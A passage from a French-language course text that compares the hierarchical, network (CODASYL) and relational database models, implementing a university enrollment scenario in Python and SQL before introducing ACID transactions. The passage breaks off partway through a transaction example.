En SQL, l'évolution passe par les migrations (`ALTER TABLE`), souvent gérées par des outils comme Alembic ou Flyway. Le défi est de modifier le schéma sans interrompre le service ni perdre de données. Nous verrons en détail comment les ORMs prennent en charge ce processus dans la section sur les bases de données.

La vision d'ensemble

Le schéma se situe au sommet de notre pile conceptuelle :

```
Schéma           ← « quelle forme doivent avoir les données ? »
   │
Sérialisation    ← « comment transformer la structure en octets ? »
   │
Encodage         ← « comment représenter les caractères et les nombres ? »
   │
Bits             ← « le support physique »
```

Sans schéma, on a des octets qu'on sait décoder en texte et en structures, mais on ne sait pas si ce qu'on a reçu est correct. Le schéma ferme la boucle : il donne une sémantique structurelle aux données et permet de distinguer une donnée valide d'une donnée corrompue ou incomplète.

C'est aussi ce qui relie cette discussion à la toute première : les données deviennent de l'information quand elles sont structurées selon un schéma qui leur donne un sens.

Les bases de données

La section précédente a montré comment les données sont représentées, encodées en bits, sérialisées en formats textuels ou binaires, structurées par des schémas. Mais représenter des données ne suffit pas. Dès qu'un système doit conserver des données au-delà de l'exécution d'un programme, les retrouver efficacement, et garantir leur cohérence même en cas de panne ou d'accès concurrent, on entre dans le domaine des bases de données.

L'histoire des bases de données est une des plus riches de l'informatique. Elle s'étend sur plus de soixante ans et reflète, à chaque étape, les tensions fondamentales du génie logiciel : simplicité contre expressivité, performance contre flexibilité, cohérence contre disponibilité. Martin Kleppmann, dans *Designing Data-Intensive Applications*, montre que comprendre cette histoire n'est pas un exercice académique. Les compromis qui ont guidé la conception d'IMS en 1966 sont les mêmes qui orientent aujourd'hui le choix entre une base relationnelle et un système dit NoSQL.

Nous allons parcourir cette évolution d'une manière un peu particulière. Plutôt que de décrire chaque modèle de manière abstraite, nous allons les implémenter. Le même scénario universitaire (départements, professeurs, cours, étudiants) sera modélisé successivement dans les trois grands sauts évolutifs qui ont été faits, successivement :

1. Le modèle hiérarchique tout d'abord (le plus ancien)
2. Le modèle en réseau (qui est venu ensuite)
3. Puis le modèle relationnel (celui qui a perduré, toujours présent de nos jours)

ce qui permettra de voir concrètement ce que chaque paradigme gagne et ce qu'il perd par rapport au précédent. On poursuivra ensuite avec les transactions, les ORMs, la révolution NoSQL et les bases spécialisées.

Le modèle hiérarchique (IBM, années 60)

Le modèle hiérarchique est le premier modèle de base de données à avoir été formalisé. Son incarnation la plus célèbre, IMS (*Information Management System*) d'IBM, a été développée à partir de 1966 pour le programme Apollo de la NASA, car il fallait gérer la nomenclature de millions de pièces qui composaient le vaisseau spatial, et cette nomenclature avait naturellement une structure d'arbre (un module contient des sous-systèmes, qui contiennent des composants, qui contiennent des pièces). Le modèle hiérarchique généralise cette intuition : toutes les données sont organisées en arbre, où chaque enregistrement a exactement un parent (sauf la racine). L'accès aux données est navigationnel, en descendant dans l'arbre en suivant les branches.

Cette structure d'arbre sera familière à quiconque a déjà navigué dans un système de fichiers. Un répertoire contient des sous-répertoires, qui contiennent eux-mêmes des fichiers, et chaque élément a exactement un répertoire parent. Ce n'est pas une coïncidence. Les systèmes de fichiers et le modèle hiérarchique partagent la même intuition fondamentale, celle que la hiérarchie est la façon la plus naturelle d'organiser des données qui ont une relation de contenance.



Pour comprendre concrètement ce que cela implique, implémentons un modèle hiérarchique simplifié en Python.

```
"""
Modèle hiérarchique — illustration en Python
============================================
```

```
Le modèle hiérarchique (IMS d'IBM, 1966) organise les données
en arbre : chaque enregistrement a exactement un parent,
et on navigue de haut en bas dans l'arbre.

Ce programme illustre les idées centrales :
  1. La structure est un ARBRE (pas un graphe quelconque)
  2. Chaque nœud a UN SEUL parent (sauf la racine)
  3. L'accès aux données est NAVIGATIONNEL (on descend dans l'arbre)
  4. La duplication est inévitable pour les relations M:N
"""

class Noeud:
    """Un enregistrement dans la base hiérarchique."""

    def __init__(self, type_segment: str, donnees: dict):
        self.type_segment = type_segment  # le « type de segment » (≈ type d'entité)
        self.donnees = donnees
        self.enfants: list["Noeud"] = []

    def ajouter_enfant(self, type_segment: str, donnees: dict):
        enfant = Noeud(type_segment, donnees)
        self.enfants.append(enfant)
        return enfant                    # pratique pour le chaînage

    def __repr__(self):
        return f"{self.type_segment}({self.donnees})"
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Un noeud contient un type, des données et une liste d'enfants. C'est précisément cette simplicité qui a rendu le modèle hiérarchique attrayant dans les années 60. Créons maintenant une petite base de données universitaire pour voir comment les données s'organisent dans cet arbre :

```
Université
  └── Département
        ├── Professeur
        └── Cours
              └── Étudiant
```

```
# Racine
uqam = Noeud("Université", {"nom": "UQAM"})

# Départements
info = uqam.ajouter_enfant("Département", {"nom": "Informatique", "code": "INFO"})
math = uqam.ajouter_enfant("Département", {"nom": "Mathématiques", "code": "MATH"})

# Professeurs
info.ajouter_enfant("Professeur", {"nom": "Tremblay", "bureau": "PK-4150"})
info.ajouter_enfant("Professeur", {"nom": "Gagnon",   "bureau": "PK-4920"})
math.ajouter_enfant("Professeur", {"nom": "Lavoie",   "bureau": "PK-5230"})
```

```
# Cours
bd   = info.ajouter_enfant("Cours", {"sigle": "INF3080", "titre": "Bases de données"})
algo = info.ajouter_enfant("Cours", {"sigle": "INF3105", "titre": "Structures de données"})
stat = math.ajouter_enfant("Cours", {"sigle": "MAT2080", "titre": "Statistiques"})

# Étudiants inscrits aux cours
bd.ajouter_enfant("Étudiant", {"matricule": "TRAA01", "nom": "Alice"})
bd.ajouter_enfant("Étudiant", {"matricule": "MORB02", "nom": "Bob"})
algo.ajouter_enfant("Étudiant", {"matricule": "TRAA01", "nom": "Alice"})  # ⚠ DUPLICATION
stat.ajouter_enfant("Étudiant", {"matricule": "MORB02", "nom": "Bob"})    # ⚠ DUPLICATION
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Pour explorer cette base, il nous faut des outils de navigation. Dans IMS, l'opération fondamentale était le *Get Next* (GN), qui parcourait l'arbre en profondeur, segment par segment. Notre fonction `afficher_arbre` reproduit cette logique :

```
def afficher_arbre(noeud: Noeud, niveau: int = 0):
    """Parcours en profondeur — la façon naturelle de lire une base hiérarchique."""
    indent = "    " * niveau
    print(f"{indent} {noeud.type_segment} : {noeud.donnees}")
    for enfant in noeud.enfants:
        afficher_arbre(enfant, niveau + 1)

afficher_arbre(uqam)
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

On peut aussi naviguer vers un type de segment particulier en spécifiant un chemin dans l'arbre, ce qui est l'équivalent simplifié de la commande GN d'IMS :

```
def naviguer(noeud: Noeud, *chemin: str) -> list[Noeud]:
    """
    Navigation descendante par types de segments.

    Exemple : naviguer(uqam, "Département", "Cours")
    → retourne tous les Cours de tous les Départements.

    C'est l'équivalent simplifié de la commande GN (Get Next)
    d'IMS : on spécifie le chemin dans l'arbre.
    """
    if not chemin:
        return [noeud]

    type_cherche, *reste = chemin
    resultats = []
    for enfant in noeud.enfants:
        if enfant.type_segment == type_cherche:
            resultats.extend(naviguer(enfant, *reste))
    return resultats
```

```
for cours in naviguer(uqam, "Département", "Cours"):
    print(f"  → {cours.donnees}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Et si on veut chercher un enregistrement par sa valeur plutôt que par sa position dans l'arbre, il faut parcourir toute la structure en profondeur :

```
def chercher(noeud: Noeud, type_segment: str, cle: str, valeur) -> list[Noeud]:
    """
    Recherche par type + valeur — toujours en descendant dans l'arbre.
    """
    resultats = []
    if noeud.type_segment == type_segment and noeud.donnees.get(cle) == valeur:
        resultats.append(noeud)
    for enfant in noeud.enfants:
        resultats.extend(chercher(enfant, type_segment, cle, valeur))
    return resultats

alices = chercher(uqam, "Étudiant", "nom", "Alice")
print(f"  Trouvé {len(alices)} occurrence(s) :")
for a in alices:
    print(f"    → {a.donnees}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Alice est inscrite à INF3080 et INF3105. Dans le modèle hiérarchique, chaque nœud a UN SEUL parent, donc Alice doit apparaître DEUX FOIS dans l'arbre :

```
Cours INF3080
└── Étudiant Alice  ← copie 1
Cours INF3105
└── Étudiant Alice  ← copie 2
```


Conséquences :

- Gaspillage d'espace
- Risque d'incohérence si on met à jour une copie mais pas l'autre
- Pas de moyen simple de poser la question : « À quels cours Alice est-elle inscrite ? » (il faut parcourir TOUT l'arbre)

Le modèle en réseau (CODASYL, fin des années 60)

Le modèle hiérarchique avait un défaut structurel : la contrainte d'un seul parent par enregistrement rendait les relations plusieurs-à-plusieurs impossibles sans duplication. Le comité CODASYL (*Conference on Data Systems Languages*), le même organisme qui avait standardisé COBOL, s'est attaqué à ce problème à la fin des années 60. Son *Data Base Task Group* (DBTG) a proposé en 1969 le modèle en réseau, qui généralise l'arbre en graphe : un enregistrement peut désormais avoir plusieurs parents, grâce à des ensembles nommés (*sets*) qui relient un type « propriétaire » (*owner*) à un type « membre » (*member*). La duplication disparaît, mais l'accès aux données reste navigationnel.

Si le modèle hiérarchique correspondait à un système de fichiers, le modèle en réseau correspond à un système d'étiquettes (tags) que certains programmes utilisent, par exemple Gmail :



Encore une fois, examinons une version simplifiée d'une base en réseau, à l'aide d'un petit programme python simple :

```
"""
Modèle réseau (CODASYL) — illustration en Python
================================================

Le modèle réseau (CODASYL/DBTG, 1969) est une évolution du modèle
```

```
hiérarchique. L'idée clé : un enregistrement peut avoir PLUSIEURS
parents, grâce à des ensembles nommés (SETs) qui relient un type
« owner » à un type « member ».

Ce programme illustre les idées centrales :
  1. Les enregistrements (RECORDS) existent indépendamment
  2. Les liens sont des ENSEMBLES NOMMÉS (SETs) de type owner → member
  3. Un enregistrement peut être member de PLUSIEURS sets
     → résout le problème de duplication du modèle hiérarchique
  4. L'accès reste NAVIGATIONNEL (FIND, GET, FIND NEXT WITHIN SET…)
"""

# ============================================================
# 1. Définitions : Record, Set, et la base réseau
# ============================================================

class Record:
    """Un enregistrement dans la base réseau."""

    def __init__(self, type_record: str, donnees: dict):
        self.type_record = type_record
        self.donnees = donnees

    def __repr__(self):
        return f"{self.type_record}({self.donnees})"


class Set:
    """
    Un SET CODASYL : un lien nommé entre un owner et ses members.

    Contrainte fondamentale : chaque member ne peut appartenir
    qu'à UNE SEULE instance d'un set donné (un seul owner par set).
    Mais un record peut être member de PLUSIEURS sets différents.
    """

    def __init__(self, nom: str, owner: Record):
        self.nom = nom
        self.owner = owner
        self.members: list[Record] = []

    def inserer(self, member: Record):
        self.members.append(member)

    def __repr__(self):
        return f"Set '{self.nom}' : {self.owner} → {self.members}"
```

```
class BaseReseau:
    """
    Une base de données réseau simplifiée.

    Stocke tous les records et tous les sets,
    et fournit des opérations de navigation.
    """

    def __init__(self):
        self.records: list[Record] = []
        self.sets: list[Set] = []

    def creer_record(self, type_record: str, donnees: dict) -> Record:
        """STORE record — crée un enregistrement dans la base."""
        rec = Record(type_record, donnees)
        self.records.append(rec)
        return rec

    def creer_set(self, nom: str, owner: Record) -> Set:
        """Déclare une instance de set avec son owner."""
        s = Set(nom, owner)
        self.sets.append(s)
        return s

    # --- Navigation dans les sets ---

    def find_members(self, nom_set: str, owner: Record) -> list[Record]:
        """
        FIND NEXT WITHIN SET — retourne tous les members
        d'un owner dans un set nommé.
        """
        for s in self.sets:
            if s.nom == nom_set and s.owner is owner:
                return list(s.members)
        return []

    def find_owner(self, nom_set: str, member: Record) -> Record | None:
        """
        FIND OWNER WITHIN SET — navigation INVERSE.
        Étant donné un member, retrouve son owner dans un set nommé.
        """
        for s in self.sets:
            if s.nom == nom_set and member in s.members:
                return s.owner
        return None

    def find_all_owners(self, nom_set: str, member: Record) -> list[Record]:
        """
```

```
        Retrouve TOUS les owners d'un member dans un type de set.
        (Utile quand un record est member de plusieurs instances du même set.)
        """
        return [s.owner for s in self.sets
                if s.nom == nom_set and member in s.members]

    def find_records(self, type_record: str, cle: str, valeur) -> list[Record]:
        """FIND record by type + valeur."""
        return [r for r in self.records
                if r.type_record == type_record and r.donnees.get(cle) == valeur]
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Remarquons que les enregistrements existent désormais indépendamment, sans être imbriqués dans un arbre. Les liens entre eux sont explicites et nommés. Reconstruisons notre scénario universitaire avec ce modèle :

```
# ============================================================
# 2. Construction de la base — même scénario universitaire
# ============================================================
#
# Schéma réseau :
#
#   Département ──[DEPT_PROF]──→ Professeur
#   Département ──[DEPT_COURS]──→ Cours
#   Cours ──────────[INSCRIPTION]──→ Étudiant   ← un étudiant peut
#   (plusieurs cours)                             être member de
#                                                 PLUSIEURS sets
#                                                 INSCRIPTION

db = BaseReseau()

# --- Records (existent indépendamment, pas dans un arbre) ---
info = db.creer_record("Département", {"nom": "Informatique", "code": "INFO"})
math = db.creer_record("Département", {"nom": "Mathématiques", "code": "MATH"})

tremblay = db.creer_record("Professeur", {"nom": "Tremblay", "bureau": "PK-4150"})
gagnon   = db.creer_record("Professeur", {"nom": "Gagnon",   "bureau": "PK-4920"})
lavoie   = db.creer_record("Professeur", {"nom": "Lavoie",   "bureau": "PK-5230"})

bd   = db.creer_record("Cours", {"sigle": "INF3080", "titre": "Bases de données"})
algo = db.creer_record("Cours", {"sigle": "INF3105", "titre": "Structures de données"})
stat = db.creer_record("Cours", {"sigle": "MAT2080", "titre": "Statistiques"})

alice = db.creer_record("Étudiant", {"matricule": "TRAA01", "nom": "Alice"})  # ← UNE SEULE fois
bob   = db.creer_record("Étudiant", {"matricule": "MORB02", "nom": "Bob"})    # ← UNE SEULE fois

# --- Sets : les liens nommés entre records ---
```

```
# Département → Professeurs
set_info_prof = db.creer_set("DEPT_PROF", info)
set_info_prof.inserer(tremblay)
set_info_prof.inserer(gagnon)

set_math_prof = db.creer_set("DEPT_PROF", math)
set_math_prof.inserer(lavoie)

# Département → Cours
set_info_cours = db.creer_set("DEPT_COURS", info)
set_info_cours.inserer(bd)
set_info_cours.inserer(algo)

set_math_cours = db.creer_set("DEPT_COURS", math)
set_math_cours.inserer(stat)

# Cours → Étudiants (INSCRIPTION)
# Alice est inscrite à BD et ALGO — même objet, deux sets différents
set_inscr_bd = db.creer_set("INSCRIPTION", bd)
set_inscr_bd.inserer(alice)
set_inscr_bd.inserer(bob)

set_inscr_algo = db.creer_set("INSCRIPTION", algo)
set_inscr_algo.inserer(alice)       # ✔ PAS de duplication !

set_inscr_stat = db.creer_set("INSCRIPTION", stat)
set_inscr_stat.inserer(bob)         # ✔ PAS de duplication !
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Le résultat ressemble à ce qu'on obtenait avec le modèle hiérarchique, mais la structure sous-jacente est fondamentalement différente. Alice et Bob n'existent qu'une seule fois dans la base :

```
print("=" * 60)
print("STRUCTURE DE LA BASE RÉSEAU")
print("=" * 60)
for dept in db.find_records("Département", "nom", "Informatique") + \
            db.find_records("Département", "nom", "Mathématiques"):
    print(f"\n {dept}")
    profs = db.find_members("DEPT_PROF", dept)
    if profs:
        print("    Professeurs :")
        for p in profs:
            print(f"        → {p.donnees}")
    cours = db.find_members("DEPT_COURS", dept)
    if cours:
        print("    Cours :")
        for c in cours:
            etudiants = db.find_members("INSCRIPTION", c)
```

```
            noms = [e.donnees["nom"] for e in etudiants]
            print(f"        → {c.donnees}  [{', '.join(noms)}]")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

La navigation avant fonctionne comme avant. Pour trouver les étudiants inscrits à un cours donné :

```
print("\n" + "=" * 60)
print("NAVIGATION AVANT : étudiants inscrits à INF3080")
print("=" * 60)
for e in db.find_members("INSCRIPTION", bd):
    print(f"  → {e.donnees}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Mais la vraie nouveauté, c'est la navigation inverse. La question « à quels cours Alice est-elle inscrite ? », qui exigeait un parcours complet de l'arbre dans le modèle hiérarchique, se résout maintenant directement :

```
print("\n" + "=" * 60)
print("NAVIGATION INVERSE : cours d'Alice")
print("=" * 60)
cours_alice = db.find_all_owners("INSCRIPTION", alice)
for c in cours_alice:
    print(f"  → {c.donnees}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Alice n'existe qu'une seule fois dans la base de données. Elle est membre de deux sets `inscription` (un par cours).

- Plus de duplication !
- La question « quels cours suit Alice ? » se résout par navigation inverse (FIND OWNER WITHIN SET).

Mais il reste des problèmes :

- L'accès est toujours NAVIGATIONNEL : le programmeur doit connaître le schéma des sets et écrire des boucles pour traverser les liens.
- Ajouter un nouveau type de lien exige de modifier le schéma et le code de navigation.
- Pas de langage déclaratif : on dit COMMENT chercher, pas CE QU'ON cherche.

Le modèle relationnel et SQL

En 1970, Edgar F. Codd, un mathématicien britannique travaillant chez IBM, publie un article qui va transformer le domaine, *A Relational Model of Data for Large Shared Data Banks*. Sa proposition est radicale : abandonner complètement la navigation. Au lieu de dire au système *comment* trouver les données (en descendant dans un arbre ou en suivant des liens), on lui dit *ce qu'on cherche*, et c'est le système qui détermine la meilleure façon de l'obtenir. Les données sont organisées en tables (que Codd appelle « relations », d'où le nom), et les requêtes s'expriment dans un langage déclaratif, SQL. SQL est d'ailleurs souvent considéré comme l'exemple le plus abouti d'un langage de quatrième génération (4GL), un langage où le programmeur décrit ce qu'il veut obtenir, pas comment y arriver.

Les générations de langages de programmation
La classification des langages en « générations » est une grille de lecture historique qui a été très influente dans les années 80 et 90 :

- **1GL** : le code machine, des séquences de 0 et de 1 directement exécutées par le processeur.
- **2GL** : l'assembleur, qui remplace les codes binaires par des mnémoniques lisibles (`MOV`, `ADD`, `JMP`), mais reste lié à une architecture matérielle spécifique.
- **3GL** : les langages procéduraux de haut niveau (FORTRAN, C, COBOL, Java, Python), où le programmeur écrit des algorithmes qui décrivent *comment* résoudre un problème, de manière indépendante du matériel.
- **4GL** : les langages déclaratifs spécialisés, où le programmeur décrit *ce qu'il veut* sans spécifier la procédure. SQL en est l'exemple canonique : on écrit `SELECT ... WHERE ...` et c'est l'optimiseur de requêtes qui choisit le plan d'exécution.

À l'époque, certains prédisaient l'avènement d'un 5GL qui permettrait de programmer en langage naturel. Cette vision ne s'est pas concrétisée sous la forme imaginée, mais on peut noter que les LLMs modernes réalisent en quelque sorte cette promesse, d'une manière que personne n'avait anticipée.

C'est un changement de paradigme au sens propre du terme. Le modèle hiérarchique et le modèle en réseau demandaient au programmeur de connaître la structure physique des données et d'écrire des boucles de navigation. Le modèle relationnel sépare la structure logique de l'implémentation physique, une application directe du principe d'*information hiding* de Parnas que nous avons vu dans la section sur l'architecture.

La notion centrale du modèle relationnel est la **table** (ou *relation*, dans le vocabulaire de Codd). Une table est une structure bidimensionnelle très simple : des lignes et des colonnes. Chaque colonne a un nom et un type (texte, entier, date...), et chaque ligne représente un enregistrement. Une colonne particulière, la **clé primaire**, identifie chaque ligne de façon unique. Ce qui est frappant, c'est que cette structure plate suffit à tout représenter. On ne déclare pas des arbres, ni des liens, ni des owners : on déclare des tables indépendantes, et les relations entre elles s'expriment par des **clés étrangères**, des colonnes qui font référence à la clé primaire d'une autre table. Le schéma suivant reprend le même scénario universitaire que les exemples précédents, mais cette fois entièrement en SQL.

```
-- ============================================================
-- Modele relationnel -- illustration en SQL
-- ============================================================
--
-- Le modele relationnel (Codd, 1970) remplace les arbres
-- et les liens navigationnels par des TABLES et des REQUETES
-- DECLARATIVES : on decrit CE QU'ON CHERCHE, pas COMMENT
-- le trouver.
--
-- Meme scenario universitaire que les programmes Python
-- pour le modele hierarchique et le modele reseau.
-- ============================================================


-- ============================================================
-- 1. Definition du schema : des TABLES plates
```

```
-- ============================================================
-- Plus d'arbre, plus de sets/owners/members.
-- Chaque entite a sa propre table, et les relations
-- sont exprimees par des CLES ETRANGERES.

CREATE TABLE departement (
    code  VARCHAR(10) PRIMARY KEY,
    nom   VARCHAR(50) NOT NULL
);

CREATE TABLE professeur (
    id     INTEGER     PRIMARY KEY,
    nom    VARCHAR(50) NOT NULL,
    bureau VARCHAR(20),
    dept   VARCHAR(10) REFERENCES departement(code)
);

CREATE TABLE cours (
    sigle  VARCHAR(10) PRIMARY KEY,
    titre  VARCHAR(80) NOT NULL,
    dept   VARCHAR(10) REFERENCES departement(code)
);

CREATE TABLE etudiant (
    matricule VARCHAR(10) PRIMARY KEY,    -- UNE SEULE FOIS
    nom       VARCHAR(50) NOT NULL
);

-- La relation M:N (cours <-> etudiants) est une TABLE DE JOINTURE.
-- Ni duplication (modele hierarchique),
-- ni navigation par sets (modele reseau) :
-- juste une table avec deux cles etrangeres.

CREATE TABLE inscription (
    matricule VARCHAR(10) REFERENCES etudiant(matricule),
    sigle     VARCHAR(10) REFERENCES cours(sigle),
    PRIMARY KEY (matricule, sigle)
);
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Plus d'arbre, plus de sets. Chaque entité a sa propre table, et les relations plusieurs-à-plusieurs passent par une table de jointure. Le schéma est déclaré une fois, et le SGBD se charge de l'appliquer. Ajoutons nos données :

```
-- ============================================================
-- 2. Insertion des donnees
-- ============================================================
```

```sql
INSERT INTO departement VALUES ('INFO', 'Informatique');
INSERT INTO departement VALUES ('MATH', 'Mathematiques');

INSERT INTO professeur VALUES (1, 'Tremblay', 'PK-4150', 'INFO');
INSERT INTO professeur VALUES (2, 'Gagnon',   'PK-4920', 'INFO');
INSERT INTO professeur VALUES (3, 'Lavoie',   'PK-5230', 'MATH');

INSERT INTO cours VALUES ('INF3080', 'Bases de donnees',        'INFO');
INSERT INTO cours VALUES ('INF3105', 'Structures de donnees',   'INFO');
INSERT INTO cours VALUES ('MAT2080', 'Statistiques',            'MATH');

INSERT INTO etudiant VALUES ('TRAA01', 'Alice');
INSERT INTO etudiant VALUES ('MORB02', 'Bob');

INSERT INTO inscription VALUES ('TRAA01', 'INF3080');   -- Alice -> BD
INSERT INTO inscription VALUES ('TRAA01', 'INF3105');   -- Alice -> Algo
INSERT INTO inscription VALUES ('MORB02', 'INF3080');   -- Bob   -> BD
INSERT INTO inscription VALUES ('MORB02', 'MAT2080');   -- Bob   -> Stat
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

C'est dans les requêtes que la puissance du modèle relationnel se révèle. Chaque requête décrit *ce qu'on veut*, pas *comment le trouver*. Reprenons les mêmes questions que dans les modèles précédents, plus une nouvelle qui aurait été quasi impossible à formuler avant :

```sql
-- ============================================================
-- 3. Requetes declaratives -- CE QU'ON CHERCHE, pas COMMENT
-- ============================================================

-- Equivalent de naviguer(uqam, "Departement", "Cours")
-- du modele hierarchique, mais sans connaitre aucun chemin :

SELECT d.nom AS departement, c.sigle, c.titre
  FROM departement d
  JOIN cours c ON c.dept = d.code;

-- Equivalent de find_members("INSCRIPTION", bd)
-- du modele reseau -- etudiants inscrits a INF3080 :

SELECT e.matricule, e.nom
  FROM etudiant e
  JOIN inscription i ON i.matricule = e.matricule
 WHERE i.sigle = 'INF3080';


-- La question qui etait penible dans le modele hierarchique
-- et qui necessitait une navigation inverse dans le modele reseau
-- "A quels cours Alice est-elle inscrite ?"
-- s'ecrit naturellement :
```

```sql
SELECT c.sigle, c.titre
  FROM cours c
  JOIN inscription i ON i.sigle = c.sigle
 WHERE i.matricule = 'TRAA01';


-- Une question impossible a poser simplement dans les
-- modeles precedents -- "Quels etudiants partagent
-- au moins un cours avec Alice ?"

SELECT DISTINCT e.nom
  FROM etudiant e
  JOIN inscription i1 ON i1.matricule = e.matricule
  JOIN inscription i2 ON i2.sigle = i1.sigle
 WHERE i2.matricule = 'TRAA01'
   AND e.matricule != 'TRAA01';
```

Ce code peut être exécuté et modifié en ligne, sur la page « Les bases de données » du site du cours.

Les transactions

Les exemples précédents montrent comment stocker et interroger des données, mais ils passent sous silence un problème fondamental. Que se passe-t-il quand plusieurs opérations doivent réussir ou échouer ensemble ? Inscrire Alice à un cours implique au minimum deux vérifications (le cours existe-t-il ? l'étudiante est-elle déjà inscrite ?) et une insertion. Si le système tombe entre la vérification et l'insertion, ou si deux processus tentent la même inscription simultanément, les données peuvent se retrouver dans un état incohérent. Dans un programme simple, on gère ça avec des conditions et des verrous, comme on l'a vu dans la section sur la concurrence. Dans un SGBD, on utilise une *transaction*.

Jim Gray, chercheur chez IBM puis chez Microsoft Research, a formalisé dans les années 70 et 80 les propriétés fondamentales des transactions, un travail qui lui a valu le prix Turing en 1998. Ces propriétés sont connues sous l'acronyme ACID :

— **Atomicité** (*Atomicity*) : une transaction est tout ou rien. Soit toutes ses opérations réussissent (`COMMIT`), soit aucune n'a d'effet (`ROLLBACK`). Il n'y a pas d'état intermédiaire visible.
— **Cohérence** (*Consistency*) : une transaction amène la base d'un état valide à un autre état valide. Toutes les contraintes du schéma (clés primaires, clés étrangères, unicité) sont respectées à la fin de la transaction.
— **Isolation** (*Isolation*) : les transactions concurrentes ne se voient pas mutuellement. Tout se passe *comme si* elles s'exécutaient l'une après l'autre, même si en pratique le SGBD les entrelace pour la performance.
— **Durabilité** (*Durability*) : une fois qu'une transaction est validée (`COMMIT`), ses effets survivent aux pannes, même un crash immédiat du serveur.

Illustrons ces propriétés avec notre base universitaire. On tente d'inscrire Alice à un cours auquel elle est déjà inscrite, ce qui viole la clé primaire de la table d'inscription :

```sql
-- ============================================================
```

```sql
-- Les transactions — atomicite en action
-- ============================================================

-- Tentative d'inscription qui viole une contrainte
BEGIN;

INSERT INTO inscription VALUES ('TRAA01', 'INF3080');
